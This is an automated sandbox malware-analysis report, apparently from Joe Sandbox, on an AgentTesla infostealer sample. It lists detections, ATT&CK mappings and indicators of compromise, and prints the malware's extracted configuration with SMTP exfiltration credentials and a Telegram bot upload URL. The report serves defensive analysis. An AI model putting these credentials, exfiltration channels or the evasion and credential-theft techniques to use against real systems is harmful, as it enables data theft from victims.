ID: 321297
Sample Name: mcsrXx9lfD.exe
Cookbook: default.jbs
Time: 20:03:26
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report mcsrXx9lfD.exe

Overview


General Information

Sample Name:	mcsrXx9lfD.exe
Analysis ID:	321297
MD5:	3d549885e44863..
SHA1:	76c51be921ef41f..
SHA256:	1d9c8ee9be6e0e..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Contains functionality to detect slee…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- May check the online IP address of …
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w10x64**
- mcsrXx9lfD.exe (PID: 7076 cmdline: 'C:\Users\user\Desktop\mcsrXx9lfD.exe' MD5: 3D549885E44863C57F59EAB47F2271CC)
  - mcsrXx9lfD.exe (PID: 7100 cmdline: 'C:\Users\user\Desktop\mcsrXx9lfD.exe' MD5: 3D549885E44863C57F59EAB47F2271CC)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "In9AcPpFuU",
  "URL: ": "http://Gwd19zMdFbudWhUhS.net",
  "To: ": "sales1@tzdieep.net",
  "ByHost: ": "smtp.tzdieep.net:587",
  "Password: ": "Ttlj10TOO1N4A",
  "From: ": "sales1@tzdieep.net"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.680903753.000000000267B000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.680869571.000000000263 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.946404123.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000001.679937947.000000000044B000.00000040.00020000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.946830924.000000000079 2000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 11 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.mcsrXx9lfD.exe.b20000.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.mcsrXx9lfD.exe.630000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.mcsrXx9lfD.exe.630000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.mcsrXx9lfD.exe.25e0000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.mcsrXx9lfD.exe.25e0000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 2	Obfuscated Files or Information 2	Credentials in Registry 1	System Information Discovery 1 2 8	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Security Software Discovery 2 5 1	SSH	Clipboard Data 3	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
mcsrXx9lfD.exe	61%	Virustotal		Browse
mcsrXx9lfD.exe	79%	ReversingLabs	Win32.Trojan.LokiBot	
mcsrXx9lfD.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.mcsrXx9lfD.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
0.2.mcsrXx9lfD.exe.25e0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.mcsrXx9lfD.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.mcsrXx9lfD.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
0.2.mcsrXx9lfD.exe.2630000.3.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
1.2.mcsrXx9lfD.exe.790000.2.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
1.2.mcsrXx9lfD.exe.b20000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://smtp.tzdieep.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://QBfyHm.com	0%	Avira URL Cloud	safe	
http://Gwd19zMdFbudWhUhS.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	54.235.83.248	true	false		high
us2.smtp.mailhostbox.com	208.91.199.225	true	false		high
smtp.tzdieep.net	unknown	unknown	true		unknown
api.ipify.org	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://smtp.tzdieep.net	mcsrXx9lfD.exe, 00000001.00000002.948356194.0000000002C0D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://us2.smtp.mailhostbox.com	mcsrXx9lfD.exe, 00000001.00000002.948356194.0000000002C0D000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	mcsrXx9lfD.exe, 00000000.00000002.680903753.000000000267B000.00000040.00000001.sdmp, mcsrXx9lfD.exe, 00000001.00000002.946404123.0000000000402000.00000040.00000001.sdmp	false		high
http://QBfyHm.com	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false		high
http://https://secure.comodo.com/CPS0	mcsrXx9lfD.exe, 00000001.00000003.902505301.00000000008EF000.00000004.00000001.sdmp	false		high
http://Gwd19zMdFbudWhUhS.net	mcsrXx9lfD.exe, 00000001.00000002.948044914.00000000029B5000.00000004.00000001.sdmp, mcsrXx9lfD.exe, 00000001.00000002.948310266.0000000002BC2000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	mcsrXx9lfD.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	mcsrXx9lfD.exe, 00000001.00000002.947961808.0000000002961000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.235.83.248	unknown	United States		14618	AMAZON-AESUS	false
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321297
Start date:	20.11.2020
Start time:	20:03:26

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mcsrXx9lfD.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/1@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.4% (good quality ratio 15.1%) • Quality average: 80.2% • Quality standard deviation: 22.1%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 104.43.139.144, 13.88.21.125, 168.61.161.212, 51.104.139.180, 52.155.217.156, 20.54.26.129, 51.132.208.181, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:04:42	API Interceptor	863x Sleep call for process: mcsrXx9lfD.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.235.83.248	BUILDING ORDER_PROPERTY SPECS.exe	Get hash	malicious	Browse	• api.ipify.org/
	OOLU2115890120.xls.exe	Get hash	malicious	Browse	• api.ipify.org/
	OBJEDNAT- SII40513967MM793333.PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	5dj4XCE86M.exe	Get hash	malicious	Browse	• api.ipify.org/
	di0xAdpLSs.exe	Get hash	malicious	Browse	• api.ipify.org/
	payload.exe	Get hash	malicious	Browse	• api.ipify.org/
	TNT_Consignment#Ref08971375.gz.exe	Get hash	malicious	Browse	• api.ipify.org/
	Our Purchase Order.exe	Get hash	malicious	Browse	• api.ipify.org/
	PO-40, PO-41 & PO-42.exe	Get hash	malicious	Browse	• api.ipify.org/
	DHL EXPRESS - AWB Numero 06785388011- CONSEGNA DI SPEDIZIONE ORIGINALE.exe	Get hash	malicious	Browse	• api.ipify.org/
	vlc-3.0.3-win64.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	Haruko Industrial Supply Tents.exe	Get hash	malicious	Browse	• api.ipify.org/
	VlkInw3QXN.exe	Get hash	malicious	Browse	• api.ipify.org/
	8sDk3xbzN5.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	uqJ2lweGkV.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	JdZVwprs2g.exe	Get hash	malicious	Browse	• api.ipify.org/
	SA765754789654677898367ORDER.exe	Get hash	malicious	Browse	• api.ipify.org/
	p.exe	Get hash	malicious	Browse	• api.ipify.org/
	Purchase Order_pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	chibyke09.exe	Get hash	malicious	Browse	• api.ipify.org/
208.91.199.225	Shipping Details_PDF.exe	Get hash	malicious	Browse	
	Order List.xlsx	Get hash	malicious	Browse	
	me4qssWAMQ.exe	Get hash	malicious	Browse	
	WireTransfer Copy767.exe	Get hash	malicious	Browse	
	INQUIRY ON PRICE LIST.xlsm	Get hash	malicious	Browse	
	ptv12s0TtX.exe	Get hash	malicious	Browse	
	PO 8276789.exe	Get hash	malicious	Browse	
	Shipping Details.exe	Get hash	malicious	Browse	
	Payment Reference.exe	Get hash	malicious	Browse	
	RFQ HLG 21565 HLG SLB ENI MGS BGCS 3 5 RFQ PROJECT OPEN QUOTE HLG 2140 PSI OCT Rev 0 201.exe	Get hash	malicious	Browse	
	zH170byIQo.exe	Get hash	malicious	Browse	
	2Y3bYDsJgq.exe	Get hash	malicious	Browse	
	6SoZZ8R0y4.exe	Get hash	malicious	Browse	
	iKmlkmiQfn.exe	Get hash	malicious	Browse	
	FINAL SHIPPING DOCS.exe	Get hash	malicious	Browse	
	jyqw5vanyZ.exe	Get hash	malicious	Browse	
	sDOgBZ59qb.exe	Get hash	malicious	Browse	
	P.O. #HBG00356.doc.exe	Get hash	malicious	Browse	
	wnF0nE0YUI.exe	Get hash	malicious	Browse	
	AWB-145670003.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Bill # 2.xlsx	Get hash	malicious	Browse	• 208.91.198.143
	PO1.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	0hgHwEkIWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details.exe	Get hash	malicious	Browse	• 208.91.198.143
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	• 208.91.199.223
	WireTransfer Copy767.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOH0003675550.pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	aviso de remesas_pdf_____.exe	Get hash	malicious	Browse	• 208.91.199.224
	Doc.exe	Get hash	malicious	Browse	• 208.91.199.223
elb097307-934924932.us-east-1.elb.amazonaws.com	SecuriteInfo.com.Trojan.PackedNET.461.20928.exe	Get hash	malicious	Browse	• 23.21.42.25
	Defender-update-kit-x86x64.exe	Get hash	malicious	Browse	• 54.225.153.147
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 54.225.66.103
	ORDER.exe	Get hash	malicious	Browse	• 54.235.142.93
	Bill # 2.xlsx	Get hash	malicious	Browse	• 23.21.42.25
	PO1.xlsx	Get hash	malicious	Browse	• 174.129.214.20
	a7UZzCVWKO.exe	Get hash	malicious	Browse	• 54.204.14.42
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 50.19.252.36
	sAPuJAvs52.exe	Get hash	malicious	Browse	• 54.243.161.145
	JlgyVmPWZr.exe	Get hash	malicious	Browse	• 174.129.214.20
	EIUOzWW2JX.exe	Get hash	malicious	Browse	• 174.129.214.20
	RVAgYSH2qh.exe	Get hash	malicious	Browse	• 54.235.142.93
	yCyc4rN0u8.exe	Get hash	malicious	Browse	• 54.235.83.248
	9cXAnovmQX.exe	Get hash	malicious	Browse	• 54.225.66.103
	T2HDck1Mmy.exe	Get hash	malicious	Browse	• 54.235.142.93
	Purchase Order.exe	Get hash	malicious	Browse	• 54.225.66.103
	Payment Advice Note from 19.11.2020.exe	Get hash	malicious	Browse	• 23.21.126.66
